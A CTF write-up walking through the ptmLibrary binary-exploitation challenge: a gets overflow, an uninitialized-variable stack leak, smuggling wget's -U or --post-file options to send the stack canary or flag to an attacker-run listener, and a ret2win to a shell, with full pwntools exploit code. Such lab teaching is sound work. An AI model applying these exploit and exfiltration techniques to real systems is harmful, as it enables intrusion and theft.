CTF Writeups
Hi there! It's still me! This is the page where I'll post all the writeups I make (If I'm not too lazy about it :P) Mind that this is technically a different site from the principal one, so I'm giving you this link in case you get lost and you are too lazy to edit the url.
Chapter 1
This is a series of write-ups from the site training.olicyber.it, I'll bring only the most interesting from my POV.
PTM Library
This is a guided walkthrough of the ptmLibrary challenge on training.olicyber.it. It is written for an intro-to-CTF session: every step says what to look at, why it matters, and how it connects to the next bug.
Category: pwn (binary exploitation)
Goal: run the printFlag function, which opens a shell.
You do not need to have exploited a binary before. You do need a terminal, a disassembler (Ghidra is enough), and pwntools installed.
What you will practice
- Reading
checksecand deciding which attacks are still possible - Mapping a small menu program before writing any exploit
- Spotting
getsand an uninitialized variable - Why a stack canary blocks a straight jump to
printFlag - Leaking that canary, then returning to a function that is already in the binary
1. What is the binary protecting?
Start with the protections, not the exploit. checksec tells you which standard defenses the binary was compiled with, and that list decides the shape of the solution.

Two facts from that output drive the rest of the write-up:
- Addresses are not randomized, so a function such as
printFlaglives at a fixed address you can hardcode. - A stack canary is present. Before a function returns, it checks that a secret value on the stack is unchanged. Overflow the buffer and stop there, and the process crashes instead of jumping where you want.
So the plan is a ret2win: overflow a return address so the program returns into printFlag. First you need a copy of the canary, or the check will kill the process.
2. Map the menu
The program is a library desk with five options.

| Option | What it does | Why it matters |
|---|---|---|
| 1 | A second menu whose actions are unavailable | The choice variable is never initialized, so failed input can leak stack data |
| 2 | Downloads a page with wget | Calls gets, so the URL buffer can overflow. Also builds the argument list for wget |
| 3 | Nothing useful for the exploit | Skip it |
| 4 | Asks for your name and stores it in a global buffer | Gives you a string at an address you know |
| 5 | Back / exit | Used to leave the inner menu |
Work through each option in a disassembler and in a normal run. Write down which function handles which number. The exploit only makes sense once those five paths are familiar.
Option 1: an uninitialized choice

Choosing 1 opens another menu. Every action on it is rejected.

The variable that stores that choice is never given a starting value.

scanf with a numeric format (%d or similar) only writes to that variable when the input is actually a number. If you send -, the conversion fails and the variable is left exactly as it was: whatever bytes already sat on the stack. The program then prints that leftover value.
That is the leak. On the remote service, sending - as the very first action does not print a useful value, because nothing interesting has been left on the stack yet. The exploit sets the name first (option 4), then comes back here.
Option 2: download a page
Option 2 asks for a URL, saves the page under tmp with a random file name, and fetches it by running wget.

The fetch is a call to execvp, which runs a program with an array of argument strings.

The URL is read with gets. Do not use gets in real code. It has no size argument: it writes every byte until a newline or end of file, and the man page says to avoid it for that reason. One long line overflows the buffer and continues into whatever follows it on the stack: the wget argument pointers, the canary, the saved frame pointer, and the return address.
gets does append a null byte. That stops it from being a format-string style leak, and it is why the padding in the exploit is a run of \x00 bytes. It does not make gets safe.
Option 4: a string at a known address
Option 4 reads a name with fgets into a global array.


Globals live at a fixed address in a non-PIE binary. You can look that address up as elf.symbols["name"] and later hand it to wget as one of its arguments. The exploit stores the two characters -U there.
3. The short path that only works locally
execvp is passing your bytes to wget as arguments. A natural idea is to smuggle a wget option that uploads the flag, for example --post-file=flag.txt, and catch the body on a server you control.
That works on a local copy, where the flag file is still named flag.txt. The remote service renames it before you ever connect:
#!/bin/bash

FLAG_SECRET=$(head /dev/urandom | LC_ALL=C tr -dc A-Za-z0-9 | head -c 40)

mv /home/pwn/flag.txt /home/pwn/flag_$FLAG_SECRET.txt

chmod 440 /home/pwn/flag_$FLAG_SECRET.txt && chmod 550 /home/pwn/chall && chown root:pwn /home/pwn/flag_$FLAG_SECRET.txt

socat -T60 "TCP-LISTEN:4444,reuseaddr,fork,su=pwn" "EXEC:/home/pwn/chall,pty,raw,stderr,echo=0"
The flag becomes something like flag_<40 random characters>.txt. You cannot guess the name, so posting the file is a dead end. The overflow is still useful. You just have to spend it on the canary, then on the return address.
4. Reading the canary with wget
wget has an option that sends an arbitrary string to the server you are downloading from:
-U, --user-agent=AGENT identify as AGENT instead of Wget/VERSION
If one argument is -U and the next argument points at the canary, wget will place those bytes in the User-Agent header of the request. Your HTTP server records the header, and you have the canary.
Two details make this fit together:
- The text
-Uhas to live somewherewgetcan read. That is the globalnamebuffer from option 4. - You still need the canary's address. Option 1 provides it. Send
-, read the leftover stack value, and subtract the constant distance from that value to the canary. The distance is fixed because this binary's stack is not randomized. Measure it once in a debugger; in this binary it is0x7f.

A 64-bit stack canary is eight bytes and begins with \x00, so that string functions stop if they ever try to print it. wget sends the User-Agent as a C string, so it also stops at that null and the null itself never appears in the header. Point the argument at the seven bytes after the null, save those seven bytes, and put \x00 back in front when you rebuild the canary.
5. The exploit, in order
Two small programs cooperate:
- A listener that accepts the
wgetrequest and writes the canary to a file. - The pwntools script that talks to the challenge, leaks a stack address, points
wgetat the canary, then overflowsdownloadPageintoprintFlag.
Expose the listener with a public URL (the original solve used ngrok). The challenge server has to be able to reach it.
Listener
Run this first, and leave it running.
from pwn import *

s = server(8080)

while True:
    conn = s.next_connection()
    conn.recvuntil(b"User-Agent: ", drop=True)

    # wget stopped at the canary's leading null byte, so put it back.
    canary = b"\x00" + conn.recv(7)
    conn.close()

    with open("canary", "wb") as canary_file:
        canary_file.write(canary)
Challenge script
from pwn import *

context.endian = "little"
context.arch = "amd64"

elf = ELF("./chall")

if args.REMOTE:
    p = remote("ptmlibrary.challs.olicyber.it", 21011)
else:
    p = elf.process()


def buy_or_sell(p, opt="-"):
    """Option 1. Non-numeric input leaves the choice uninitialized and prints it."""
    p.sendlineafter(b"> ", b"1")
    p.sendlineafter(b"> ", opt.encode())

    p.recvuntil(b"Action ")
    leak = int(p.recvuntil(b" ")[:-1].decode())
    p.sendlineafter(b"> ", b"5")

    return leak


def update_info(p, name):
    """Option 4. Store a string in the global name buffer."""
    p.sendline(b"4")
    p.sendlineafter(b"records: ", name.encode() + b"\x00")


def print_document(p, url):
    """Option 2. Overflow the URL read by gets."""
    p.sendline(b"2")
    p.sendlineafter(b"URL: ", url)


# Remote only leaks a useful stack value after other menu code has run.
update_info(p, "-U")
leak = buy_or_sell(p)

print(hex(leak))
canary_address = leak - 0x7f

url = input("INSERT YOUR URL: ")

# Layout of the URL buffer, measured in the debugger:
#   [ url ][ padding up to offset 170 ]
#   [ pointer to the global "-U" ]
#   [ pointer at the seven nonzero canary bytes ]
#   [ NULL, which ends the wget argv array ]
# Offset 194 is the canary itself, so this write stops just before it.
payload = (
    url.encode()
    + b"\x00" * (170 - len(url))
    + p64(elf.symbols["name"])
    + p64(canary_address)
    + p64(0)
)

print_document(p, payload)

input("Press enter once the listener has saved the canary...")
print(p.clean())

with open("canary", "rb") as canary_file:
    canary = canary_file.read()

print(hex(u64(canary)))

# Same buffer, continued through the return address:
#   padding to the canary, the real canary, a saved rbp, then printFlag.
# printFlag + 5 skips the function prologue. The prologue would replace rbp,
# and the epilogue would then move rsp to that bad value and crash.
# The leaked stack address is a safe stand-in for the saved rbp.
payload = (
    url.encode()
    + b"\x00" * (194 - len(url))
    + canary
    + p64(leak)
    + p64(elf.symbols["printFlag"] + 5)
)

print_document(p, payload)
p.interactive()
Run it with python3 exploit.py REMOTE=1 once the listener is public, paste that public URL when asked, and wait until canary has been written before pressing enter. If the canary is right, the second download returns into printFlag and you get a shell.
ptm{now_***********************_3ff3c7!}
6. What to remember
- Read the protections first. Here they ruled out a raw address guess and forced a canary leak, while still allowing a hardcoded
printFlag. - One bug is rarely the whole challenge.
getsis the overflow, the uninitializedscanfis the address leak, and the global name is where-Uhas to live. - A defense on the remote (the randomized flag file name) can kill a solution that worked on your laptop. When that happens, go back to the menu and ask what else you can control.
ret2winmeans "redirect execution to a function the binary already contains." You only need the canary, a believable savedrbp, and the function's address.
If you want to practice the same ideas on a smaller bug, recover the canary in a debugger first (canary at offset 194, leak at canary + 0x7f) and only then point wget at it.